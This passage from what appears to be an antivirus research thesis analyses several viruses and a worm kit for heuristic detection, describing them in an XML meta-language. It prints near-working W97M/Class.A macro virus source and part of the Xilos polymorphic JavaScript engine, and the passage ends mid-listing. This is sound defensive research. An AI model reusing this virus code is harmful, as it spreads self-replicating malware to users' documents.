

Figure 13 : Program flow of PHP/Pirus.A

The generated MetaMS information can also be displayed using XSL transformation approaches. An initial example of a translation/transformation between XML and HTML can be found in the example as shown in „Figure 14 : HTML page generated based on XSL“. In this example only the structure of the bodies and the assigned variables are shown. XSL transformations are very powerful for displaying XML information (see definition in chapter „1. Definitions“). In this case, only the creation of HTML tables is utilized to give a brief idea, how MetaMS information can be presented within HTML.

Filename:

Information about found bodies

Body id	Startoffset	End offset
0	0	3
1	4	8
2	9	29
3	11	16
4	19	28

Variable information

Name	Value	Position
$file	ML_FSEARCHRES	3
$handle	ML_FOLDERPTR	2

Name	Value	Position
$executable	false;	6
$infected	true;	5

Name	Value	Position
($executable		9

Name	Value	Position
$sig	ML_MARKERCHK	14
$host	ML_FILEHANDLE	12

Figure 14 : HTML page generated based on XSL transformation

3.8 Virus analysis: Amiga/HitchHiker 5.00

Although the AMIGA system cannot be seen as a real breathing, living system anymore, virus writers showed several times, how advanced the corresponding techniques deployed/utilized on this platform are. Back in the year 1992 the Amiga/Crime92 link virus was one of the first 32bit viruses implementing simple polymorphic/metamorphic techniques. A comparable metamorphic technique was used about six years later by "Vecna" (a notorious virus writer from Spain, who is actually a member of the infamous 29A group) to develop the Win95/Regswap virus (see [VB2k1]). Comparing both engines clearly reveals the significant similarity, that the utilized registers will be swapped to generate polymorphism. Amiga/Crime92 also introduced "opcode replacing" operations with similar operations entering a higher level of metamorphism.

In 1995, the first 32bit cavity virus was created for AMIGA (see chapter 9.5 Analysis: Amiga/Cryptic Essence) platform, which was heavily inspired by x86 based malicious codes. Also the development of highly polymorphic portable engines (obviously inspired by the infamous "Mte" engine from the Bulgarian virus writer Dark Avenger, see [DA]) was focused by the virus writers. Nowadays one of the most complex engine is the so called Mutagen engine, which has been described detailed [MSCH98].

The AMIGA/HitchHiker 5.00 virus obviously copies several ideas found in various papers about heuristic detection of viruses and polymorphic engines and combines them in a rather clever, innovative way.

Many technologies mentioned in [WIN32_PII] can be also found in the AMIGA\Hitchhiker 5.00 virus. Besides the common opcode garbage before and within the decryption loop, the virus effectively stops all X-RAY technology based attacks on the virus body. This virus clearly shows, in how far malicious technologies are portable between certain platforms.

Based on this, the AMIGA/HitchHiker 5.00 virus can be seen as one of the most advanced polymorphic/metamorphic viruses available for the M68k platform in general. It should be noted, that the analysis has been written using a slightly extended version of the standard VTC[29] analysis format.

Hitch-Hiker 5.00 Documentation

Entry….....: HitchHiker 5.00
Alias(es)….....: -
Virus Strain…....: HitchHiker family
Virus detected when.: August 2001
where.: Aminet
Classification…...: Link virus, memory-resident
Length of Virus…..: 1. Length on storage medium:
about 3720 Byte

(Uses advanced metamorphic engine.)

2. Length in RAM: 8588 Bytes

---------- Preconditions ----------

Operating System(s).: AMIGA-DOS Version/Release…..: 2.04+

29 VTC = Virus Test Centre, University of Hamburg, URL: agn-www.informatik.uni-hamburg.de

Computer model(s)…: all models/processors (MC68000-MC68060)
WinUAE (Windows 2000, XP) and UAE (Linux, Solaris)

---------- Attributes ----------

Easy Identification.: -

Type of infection…: Self-identification method in files:

- using not allocated flags within the file header

Self-identification method in memory:

- checks for 'HH5' process using traditional Amiga OS functions.

System infection:

- A new process entitled 'HH5' will be created.

The virus patches return address from Wait() call of device's tasks.

Infection preconditions:

- HUNK_CODE is found
- device is validated

- at least 6 free blocks
- filename does not start with "vir" and "saf" (case independent)
- file is between 4190 bytes and 100377 bytes

Infection Trigger…: The infection is based on the packet handling of AMIGA OS. Every started or listed file can be infected. The virus catches certain low level packets from the operating system.

Storage media affected:
all Amiga DOS-devices

Interrupts hooked…: None

Damage…..: Permanent damage:
- none

Transient damage:
- none

Damage Trigger…...: Permanent damage:

- none

Transient damage:

- none

Particularities…..: none

Similarities…....: infection routine is comparable to the SMEG virus found in 1998. The polymorphic engine can be seen as inspired by Polyzygonifrikator virus, HitchHiker 4.11 virus and the Mutagen (Polish Power) engine series.

Stealth….....: None.

Armouring….....: The virus is heavily armoured with a polymorphic engine. This engine utilizes a highly polymorphic decryptor generator, which also uses metamorphic elements, which can be seen as state of the art for M68k based systems (at the time of writing this analysis).

The engine can generate headers with various lengths, different encryption routines and garbage placed at the end of the core virus body. By doing this, even x-raying technologies are not applicable based on computing power constraints.

A detection routine based on a dedicated emulation technology appears to be the only way to truly detect this virus.

Comments….....: Within the virus, there are several text strings visible. After decrypting the initial header, the string “HAVOC” becomes visible.

A second text is encrypted within the first encrypted block and will be decrypted to show an alert after infecting a pre-defined number of files.

---------- Acknowledgement ----------

Location….....: Bonn, Germany
Classification by…: Markus Schmall
Documentation by….: Markus Schmall
Date….....: September 2001
Information Source..:
reverse engineering of the original virus code
Copyright….....: This document is public domain, but should not be used by SHI organizations.

========== End of HitchHiker 5.00 Virus ==========

Within this paper a detection routine for this virus will be provided (see chapter “9.3 Detection routine for AMIGA\HitchHiker 5.00”). Details about the utilized detection technologies can be found in this chapter.

3.9 Kit analysis: VBS/VBSWG

The “Homepage” and “Anna Kournikova[30]” worms are two high-profile examples of the VBS/VBSWG@mm[31] family of Visual Basic Script worms. These worms are generated by the VBSWG kit, one of the many virus-generating kits that are easily available on the Internet. These kits make writing a virus a simple, straightforward and unskilled task. Given the prominence of this kit, and its related worms, it would be useful for security and virus professionals to better understand it.

With this in mind, this section analyses the VBSWG kit itself (version 1.50b) and discusses its functionality in detail. This discussion will also explain the attack points by which heuristic engines can detect all possible generations of the VBS/VBSWG@mm worms.

How It All Began...

There is a long history of virus creation kits, although the first advanced creations kits for macro/script viruses did not appear until the end of the 1990s. The first virus generation kits for binary MSDOS viruses appeared in the early 90s. In these first years, only very basic creation kits with limited functionality were available. However, in 1998, the infamous virus programmer Vicodines introduced the first W97M/Class virus and the VMPCK kit (version 1.0a - 1.0d), which was used in many cases (VMPCK 1 & 2 families.) The VMPCK kit can be seen as one of the first advanced virus construction kits for Visual Basic for Applications (VBA.)

Later versions of the VMPCK kit were also compatible with Word97 service release 1.0. Already this kit contained functionality to add "noise" data to the created viruses, so that the analysis of these viruses became harder. Additionally the variable names were randomly generated, which made the effort to manually follow the program flow even harder.

Following the trend to release advanced virus creation kits, the CPCK (“Class Poppy Construction Kit”) kit for W97M/Class-based macro viruses was released by the same author. This kit contained a number of advanced techniques, including a polymorphic engine, which was very advanced at the time of writing.

The VBSWG kit can be seen as the first advanced VBS worm creation kit that is programmed in Visual Basic. It was developed by a programmer named [K]alamar, who is probably located in Argentina and is responsible for quite a few viruses and worms, most of which did not work and, from the technical standpoint, were not advanced. These creations were mostly distributed via the “Virii Argentina” web site, to which the programmer seems to have some relation.

Once the VBSWG kit program is started, the user works with a simple, standard Windows user interface to generate his or her own malicious code (see Figure 15: VBWSG 2B Kit for details). Worms created with this kit are easily identified by the first line, which always contains the string "Vbs.Worm Created By [K]Alamar" (obviously clones exist, which do not contain this suspicious first file).

It should be noted that a detection of malicious code based on a human-readable comment line is not reliable. This human-readable information (comments, text strings and messages) is very often modified to create variants of known malicious codes. This type of modification does not require expert knowledge, so that even beginners are capable of doing this. Therefore, the detection of malicious code should be based on important functions within the code (e.g. the replication routine) rather than on information contained within a comment line. As a general answer against silly changes

30 CERT Advisory CA-2001-03 VBS/OnTheFly (Anna Kournikova) Malicious Code
31 @mm means, that the malicious code contains mass mailing functionality

in human readable parts of malicious codes, smart checksums have been introduced (see previous chapters for a discussion).



Figure 15: VBWSG 2B Kit

Generally, the generated malicious code can be detected using advanced scan string methods, checksums and heuristics. Code generated by the [K]alamar kit does not contain any state-of -the-art technology that would prevent or hinder detection. However, there are a couple of well-known methods to hide important information from heuristic engines. One possibility is to encrypt critical parts of the malicious code by selecting the "Encrypt the code" option within the VBSWG kit. When this option is selected, the program generates a simple encryption routine for the complete body of the worm and a small function call construction. The body in encrypted form will be parsed to the encryption routine as a very long string parameter and the encryption routine will return a string, which contains the decrypted body (= worm). The returned string will then be executed using a functionality, which is only available in Visual Basic Script, but not in Visual Basic for Applications (see chapter “5.3 Examination: Visual Basic Script 5.x” for a brief Visual Basic Script discussion).

Due to the described facts, simple heuristic engines looking only at the encrypted function parameter and the encryption routine are not able to detect any typical malicious operation. Thus malicious operations like the creation of a “file system” ActiveX object, suspicious registry access functions, etc., are within the encrypted parameter and are therefore not visible. What heuristic engines can detect is the execution of the result of a function whose parameter is obviously not ordinary VBS code (for example, if the relation between capital letters, small letters, spaces and numbers for a typical English text is not correct. An interesting approach detecting languages and authors can be found at [LZ]).

The kit creates fairly simple encryption routines. To make the manual analysis more complicated, all variable/function names have been generated randomly. There exists a For/Next loop depending on the length of the parameter. The encryption routine always reads two bytes, checks for special control characters and performs, if necessary, a simple arithmetic operation to decrypt the string. Finally, the resulting string will be concatenated with the existing string and the next two bytes will be read. The encryption routine itself is clearly written and leaves enough attack points for heuristics:

- the incoming string will be read (at least partly);
- there exists a loop based on the length of the incoming parameter;
- arithmetic operations will be performed on the read information; and,
- Changed information will be used to create output string.

To have a look inside the encrypted block, some kind of code emulation would be needed. As mentioned previously, the generated code is suspicious enough to generate a suitable heuristic profile without the need for a code-breaking engine including a sandbox. There are two available e-mail spreading routines within the VBSWG kit. The first routine (called within the GUI "Outlook Attachment") utilizes Microsoft Outlook, and is comparable to the routines already found within the W97M/Melissa and VBS/Loveletter families. The routine creates an "Outlook. Application" ActiveX object and parses through all available address lists. If the list is not empty, a new mail will be created and every entry in the list will be added to the recipient's list. At the end of one of each targeted address list, the previously generated mail will be sent. Additionally, the code contains functionality to delete the mail after it is sent in order to minimize signs of its existence, a characteristic has previously been seen in a couple of other worms and viruses.

The subject and body information for the created e-mails can be entered within the GUI from VBSWG. It is not possible to add a number of possible subjects, which could be selected randomly at runtime. Finally, after all the mail operations have been performed, the generated code sets a marker within the registry. If this marker is set, the main body of the malicious code does not call the mail replication routine. Similar checks have been found within other mass mailing viruses like W97M/Melissa. The code of the mail replication routine is programmed fairly simply and contains no obvious errors. For heuristic engines there are a couple of easy identification marks:

- creation of an "Outlook.Application" object;
- creation of a mail item;
- looping through address lists / address entry lists ;
- attaching a static file; and,
- adding numerous entries to the recipients list.

The second e-mail routine has not been seen that often up to now (January 2002). This function is generally comparable to the first function with the exception that an HTML mail is sent. The parsing code for address lists and address entry lists is identical. This routine additionally reads the own code line by line and stores the concatenated result in a variable. An HTML message with embedded script code will then be generated. This script contains the complete malicious body and a simple install routine, which saves the generated code in a specified directory and starts this code afterwards. The embedded code also checks whether the creation of activex objects is possible. If not, a warning message will be created. The same heuristic points that were mentioned for the first mail routine are also valid for this routine.

Additionally it is possible for the heuristic engine to check the HTML page for embedded script code. At this stage heuristic engines could detect the following additional points:

- creation of a "Scripting.Filesystem" object;
- calculation of a dedicated directory; and,
- creation of a file in a directory and afterwards start of this file.
- mIrc

Following the trend to feature a set of replication methods, the VBSWG kit also offers the possibility of using the popular mIrc program as replication platform. The generated code is straightforward and tests for three typical locations of the mIrc program: in the program files drawer, "c:\mirc" and "c:\mirc32". If one of these drawers is found and the typical mirc.ini file exists within the drawer, the spreading routine continues. The routine itself generates a new mIrc configuration file, which includes commands to send the malicious code to other people.

Afterwards, again, a simple marker is set, which indicates that the ini file for the IRC client was successfully generated. This marker prevents the worm from running the same code twice. Similar

functionality has been seen in various mIrc worms lately. These similarities can easily be detected by modern heuristic engines.

Beside the mIrc package, the “pIrc” program is also a popular IRC client and the VBSWG kit offers the possibility to create a replication routine for this platform. This routine is nearly identical to the routine written for mIrc and should be able to be detected by heuristic engines without any problem.

So far the VBSWG kit offers quite a lot of functionality to spread its code based on email/IRC clients. Additionally, the kit is able to generate code to spread the worm on all accessible drives by overwriting all found files with the extensions “.vbs” (ordinary Visual Basic Script) and “.vbe” (encrypted Visual Basic Script). The files will be overwritten and are not restorable. Speaking of the latter file type, the kit is not able to generate code that is encrypted based on the Microsoft VBS encryption routines. Looking at the quality of the generated code, some lines can be seen as obsolete. Besides that, it is written in a straightforward manner and leaves enough attack points for heuristics, such as:

- enumerating files in a drawer;
- enumerating subfolders in a drawer;
- scanning file extensions; and,
- copying own code over enumerated files.
- Anti-Deletion

The VBSWG kit also contains a function called "anti-deletion". This function checks within a loop to see if the file from which the worm was started (accessible via the “Scripting.Filesystem” activex object) still exists. If not, the file will be recreated based on previously read content. This routine is written using old style "poll" techniques, but the style is again straightforward.

The kit also offers two "traditional" payloads, called "Crash system" and "Crash system2". The first payload tries to allocate a lot of memory within a recursive loop and performs string operation, which shall the system make run out of memory. Similar operations have been seen a few times in the macro virus field and in Javascript files. Also the second payload has been seen a couple of times, mainly in the Javascript/VBS field. Within an infinite loop new instances of the notepad application will be started.

The next feature supported by the VBSWG kit is called "Download file" and is comparable to the file download feature found within the initial VBS/Loveletter.A variant. The generated worm first checks to see if the standard download directory for the Internet Explorer (IE) has been set. If not, it will be expected that the download directory is located at the root directory of hard drive "c:". Next it looks for the file to be downloaded in certain locations (the IE download directory and an additional directory). If the file is not found in one of the two locations, then the IE start page is set to the URL, which points to the file. As a result, at the next IE start, the file will be downloaded or directly opened (depending on the user interaction). If the file is found within the IE download directory, then it will be started within a special folder and the IE start page will be set to a blank page. This function is also programmed in a clean, straightforward style. This routine also offers heuristic engines quite good attack points, although no obvious replication routine can be found.

As a conclusion, the following can be said:

Looking at the features available within the VBSWG kit (both versions 1.50b and 2 beta), it is obviously one of the most sophisticated virus/worm creation kits available today. No other kit generates working malicious code and offers comparable complex functionality. With that in mind, it is good to see, that most AV vendors have generic/heuristic solutions build into their products that cover all possible variants generated from these kits.

3.10 Virus analysis: W97M/Class.A

The W97M/Class virus family represents the first set of malicious codes for the Microsoft Word platform, which placed their code in the “ThisDocument” OLE stream. Up to this point, malicious code always created one or more additional streams to store their own information. The “ThisDocument” stream can be seen as a special stream. This stream exists always, if macro code is present in the respective files. Therefore it is not possible for AV solutions to simply delete this stream as otherwise the Microsoft Word environment would not start correctly (actually Microsoft Word 97 typically crashes with a VBA error). AV solutions were forced to overwrite the “ThisDocument” stream by a default, empty stream and correct the length information of the stream. Still today (Q4/2002), many AV solutions are not capable of changing sizes of OLE streams and simple write a big array of 0x0 values in this stream.

The source code for the W97M/Class.A virus looks like shown below (italic characters, every second line are left blank based on a polymorphic engine). The basic ideas for this malicious code are, except for the polymorphic engine and the “ThisDocument” infection, copied from other malicious codes already available at this time.

Sub AutoOpen()

The virus utilizes within an ordinary document the AutoOpen() macro to get activated. This means, that each time an Open() operation from the Microsoft Word user interface is triggered, the virus will be activated.

On Error GoTo out

Options.VirusProtection = False

Options.SaveNormalPrompt = False

Options.ConfirmConversions = False

The virus hides several suspicious operations: The Microsoft Word virus protection (disabling functionality is working this way up to Word version 97) will be disabled, the information that the global document template will be saved, is also disabled. Finally, the information, that a format conversion takes place, will be also disabled.

ad = ActiveDocument.VBProject.VBComponents.Item(1).codemodule.CountOfLines

nt = NormalTemplate.VBProject.VBComponents.Item(1).codemodule.CountOfLines

The number of lines of code within the “ThisDocument” streams from the current document and the global document template will be saved.

If Day(Now) = 31 Then MsgBox "•-•" + Chr$(13) + "• VicodinES /CB /TNN •" + Chr$(13) + "•-•", 0, "This Is Class"

If the 31st day of a month is reached, then a message box will appear. This can be seen a MetaMS “system_weak” payload.

If nt = 0 Then

```
    Set host = NormalTemplate.VBProject.VBComponents.Item(1)

    ActiveDocument.VBProject.VBComponents.Item(1).Export "c:\class.sys"

End If
```

If the number of lines containing macrocode in the “ThisDocument” stream equals zero, then the virus will try to extract the malicious macrocode from the active document to the file “c:\class.sys” and the target for the infection operation will be the global document template (defined by the “host” variable).

```
If ad = 0 Then Set host = ActiveDocument.VBProject.VBComponents.Item(1)
```

If the active document does not contain any code in the “ThisDocument” stream, the active document will be referenced as infection target. In this special case the virus expects, that an infection from the normal template has already happened on this system and the “c:\class.sys” file exists.

```
If nt > 0 And ad > 0 Then GoTo out

 host.codemodule.AddFromFile ("c:\class.sys")

With host.codemodule

    For x = 1 To 4

    .deletelines 1

    Next x

End With
```

The file referenced by the “host” variable will infected by the malicious code, which is placed in the file “c:\class.sys”. This operation is equivalent to a MetaMS “copy” element, whereby source parameter would be a “FILE” and destination parameter would be “TEMPLATE” or “DOCUMENT”.

After the copy/replication operation, the first four lines of the code will be deleted, as they are typically not needed for “ThisDocument” infections.

```
If nt = 0 Then

    With host.codemodule

    .replaceline 1, "Sub AutoClose()"

    .replaceline 69, "Sub ToolsMacro()"

    End With

End If
```

Depending on the host to be infected, the names for the core malicious macros will be renamed. The VBA “replaceline” operation can be converted to a MetaMS “copy” element, whereby the operation is clearly overwriting. In this case the source would be a “STRING” according to the MetaMS definition and the destination would be “DOCUMENT” or “TEMPLATE”.

```
With host.codemodule

   For x = 2 To 70 Step 2

   .replaceline x, "'" & Application.UserName & Now & Application.ActivePrinter & Now

   Next x

End With
```

The routine shown above represents a polymorphic engine, which inserts every second line garbage information into the macro code to irritate scan engines (especially checksum based approaches, which also rely on the comment lines). There have been several approaches to attack this polymorphic engine. The most successful countermeasure is smart checksums as also discussed within this thesis.

```
out:

If nt <> 0 And ad = 0 Then ActiveDocument.SaveAs FileName:=ActiveDocument.FullName

End Sub

Sub ViewVBCode()

End Sub
```

By overwriting the “ViewVBCode” macro, the internal Microsoft Word macro editor is disabled and the user cannot see what kind of code is actually running. Comparable effects can be generated by overwriting the “ToolsMacro” macro, which effectively disables the “Tools” menu from the Microsoft Word user interface.

The MetaMS representation of this malicious code looks like this (generated using the VBA plug-in for the prototype MetaMS system):

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE code SYSTEM "c:\Docs\xml\metams.dtd">
<?xml-stylesheet type="text/xsl" href="c:\Docs\xml\metams.xsd"?>
<code filename="d:\virus\word8\class\a\class-a.vb1">
        <body id="0" body-start="0" body-end="59">
        </body>
        <process id="" type="default" body_id=""/>
        <body id="1" body-start="1" body-end="59">
                <variable name="nt" position="13" type="default"
                        encrypted="no">
                        <value>ML_CODESIZE_NT</value>
                </variable>
                <variable name="ad" position="11" type="default"
                        encrypted="no">
                        <value>ML_CODESIZE_AD</value>
                </variable>
                <access body="1" position="9" mode="write" id="0"
                        type="hide"></access>
                <access body="1" position="7" mode="write" id="0"
                        type="hide"></access>
```

```
            <access body="1" position="5" mode="write" id="0"
                  type="stealth"></access>
      </body>
      <body id="2" body-start="16" body-end="59">
      </body>
      <body id="3" body-start="18" body-end="23">
            <variable name="host" position="19" type="default"
                  encrypted="no">
                  <value>ML_NORMALTEMPLATE</value>
            </variable>
            <copy id="0" from="document" to="FILE" overwrite="unknown"
                  create="unknown">
                  <sourceparam>
                        <variable name="copyParam" position="21"
                              type="string" encrypted="no">
                              <value>VBA .export operation</value>
                        </variable>
                  </sourceparam>
                  <destinationparam>
                        <variable name="copyParam" position="21"
                              type="string" encrypted="no">
                              <value>local file</value>
                        </variable>
                  </destinationparam>
                  <position>21</position>
            </copy>
      </body>
      <body id="4" body-start="26" body-end="59">
      </body>
      <body id="5" body-start="28" body-end="68">
            <copy id="0" from="FILE" to="globaltemplate"
                  overwrite="unknown" create="unknown">
                  <sourceparam>
                        <variable name="copyParam" position="29"
                              type="string" encrypted="no">
                              <value>VBA import operation</value>
                        </variable>
                  </sourceparam>
                  <destinationparam>
                        <variable name="copyParam" position="29"
                              type="string" encrypted="no">
                              <value>local file</value>


                        </variable>
                  </destinationparam>
                  <position>29</position>
            </copy>
            <trigger position="55" body_entry="yes" type="runtime" id="1"
                  body_id="5"></trigger>
            <trigger position="33" body_entry="yes" type="runtime" id="0"
                  body_id="5"></trigger>
            <schleife position="55" id="2" trigger_id="1" endpoint="0"
                  endless="false"></schleife>
            <schleife position="33" id="1" trigger_id="0" endpoint="0"
```

```
                endless="false"></schleife>
        </body>
        <body id="6" body-start="33" body-end="37">
                <delete type="line_globaltemplate" position="35">
                        <description>VBA .deleteLines</description>
                </delete>
        </body>
        <body id="7" body-start="42" body-end="51">
                <copy id="0" from="STRING" to="globaltemplate"
                        overwrite="unknown" create="unknown">
                        <position>45</position>
                </copy>
                <copy id="1" from="STRING" to="globaltemplate"
                        overwrite="unknown" create="unknown">
                        <position>47</position>
                </copy>
                <delete type="line_globaltemplate" position="47">
                        <description>VBA .replaceLines</description>
                </delete>
                <delete type="line_globaltemplate" position="45">
                        <description>VBA .replaceLines</description>
                </delete>
        </body>
        <body id="8" body-start="55" body-end="59">
                <copy id="0" from="STRING" to="globaltemplate"
                        overwrite="unknown" create="unknown">
                        <position>57</position>
                </copy>
                <delete type="line_globaltemplate" position="57">
                        <description>VBA .replaceLines</description>
                </delete>
        </body>
        <body id="9" body-start="66" body-end="67">
        </body>
        <body id="10" body-start="69" body-end="71">
        </body>
</code>
```

The suspicious operations (including the copy process) can be clearly seen within the MetaMS code. A VBA ".replaceLine" operation as utilized in the polymorphic engine from the W97M/Class.A virus can be compared to a VBA ".insertLines" operation lead by a "deleteLines" operation. Therefore the additional MetaMS "delete" operation can be found, when the VBA code contains a ".replaceLine" operation.

A VBA ".insertLines" operation is also often utilized within the context of replication routines, when speaking of macro viruses, which are compatible to Office 97 Service Release 1 and higher (see [MSCH98] for detailed descriptions of VBA related replication routines).

As the copy operations (and their direction) within this virus depend on the current host, the scan engine/plug-in has to decide, which way to go and how to initialize the variables. Therefore, only the one direction can be seen here in the example, but it is obvious, by analyzing the VBA source code, that both ways can be gone/taken.

3.11 Code analysis: JS/Xilos.A

JS/Xilos.A is a very interesting piece of code, which was published in the sixth issue of the infamous 29A magazine. It clearly is not a virus, but an example how to write a highly polymorphic routine in Javascript, which can be implemented in malicious codes. As the code is extremely complex and hard to read, it is unlikely to see this engine within mainstream malicious codes for the near future.

After each start of the file, the file “automodi.js” with a new encrypted generation will be saved.

The initial source as distributed in the 29a magazine looks like this:

```
var cc=
"oo=0;c =null;" +
"function z(a){with(Math)return floor(random()*a)}" +
";"+
"w=String.fromCharCode;" +
"var g=new Array(),sa=new Array(),ka=new Array()," +
        "i=z(3)?39:34,qz=w(i),qq=w(73-i)," +
        "u=",bz=w(92)," +
        "d=hs(),ez=d+'='+d,pz=d+'+'+d," +
        "lz=hs()+'(',rz=')'+hs()," +
        "jz=hs()+(lf=w(13,10))+(z(4)?hs():w(9))," +
        "cz=';'+hs()+hs()," +
        "kz=z(3)?jz:cz+jz," +
        "pp=z(3),k,m=68683,vv,dd,az=z(2)?65:97," +
        "zb=')]}',"+
        "oz='([{?|^.!&,-/:;<=>@ghijklmnopqrstuwxyzJAMXILOSTFUCHREW'+qz+qq," +
        "yy=z(12),yr=z(12),yp=z(20),ps;" +

"bb='Jax363 - Auto Modifying Code With Random Apperance Jscript Example'+lf+lf+" +
        "'Copyright (c) Hamdi Ucar, Orchestra Communication Systems Ltd.,2001'+lf+lf+" +
        "'Email: hamdix@verisoft.com.tr'+lf+lf+" +
        "'This program create or rewrite a file named automodi.js on the current directory.'+lf; " +

/* remove the below line for quite operation */

"WScript.Echo(bb+lf+'Self Listing:'+lf+lf+cc);" +

"for(i=0;i<11;i++)mv(i,g,z(3));" +
"az^=32;"+
"ux=g[8];"+
"aa=g[10];" +
"if(z(2))vv=g[9];"+
"cc=gg('oo='+          ++oo+';cc='+g[0]+';'+g[0]+cc.slice(cc.indexOf('          ='),cc.lastIndexOf('
')+1),['+qz+qq+']',qz);" +

"if((uv=z(3))>1){"+
        "dd=u;while(z(12))dd+=oz.charAt(z(55));" +
        "d=cc.slice(i=cc.indexOf(d=w(125,59),z(3800))+2,k=cc.indexOf(d,i+z(4200-i))+2);" +
        "cc=cc.substr(0,i)+zo(d,dd)+cc.substr(k)"+
"}" +
";"+
```

```
"cc=fo(cc+sy(z(140)&254)+'*/',i=z(60000)+1,k=z(m));" +

"q=Math.floor(m/(p=70+z(30)));" +

"d=sw(' 5=  2='+(z(3)?m:sw(sw(p,'*',q),'+',m-p*q)),cz,sw(' 3='+i,cz,' 7='+k))+cz+" +
        "sw(' 1='+sw(' 3','+',(9137-i)),cz,' 0='+qz+qz)+cz+" +
        "(z(4)?'for(;-- 5;)':'while(-- 5)')+" +
        "'{ 7*= 1; 7%= 2; 4= 7- 3;" +
        "if( 4'+sw('>=0',' &&  4','<'+cc.length)+') 0+=  6.charAt ( 4) } '+" +
        "(uv>1?' 0=  8 ( 0);':u)+"+
        "(vv?vv:'eval')+' ( 0)';" +

"if(uv){"+
"for(dd=u,i=0;i<d.length;i++)"+
        "dd+=(z(3)&&(c=d.charCodeAt(i))&64)?'%'+c.toString(16):d.charAt(i);" +
"d=dd;" +
"}" +
";"+
"for(i=9;i--;)d=gg(d,' '+i,g[i]);" +
"d=gg(d,';',';'+hs());" +
"et=g[6];" +
"tt=m=pk(cc,0,4000/(2+z(yr+3)));" +
"sa[m]=qq+qq;" +
"k=m=pk(d,m+1,2+z(22-yr),1+z(3),uv?0:99);" +
"if(z(3-uv)){" +
        "p=z(5)+2;" +
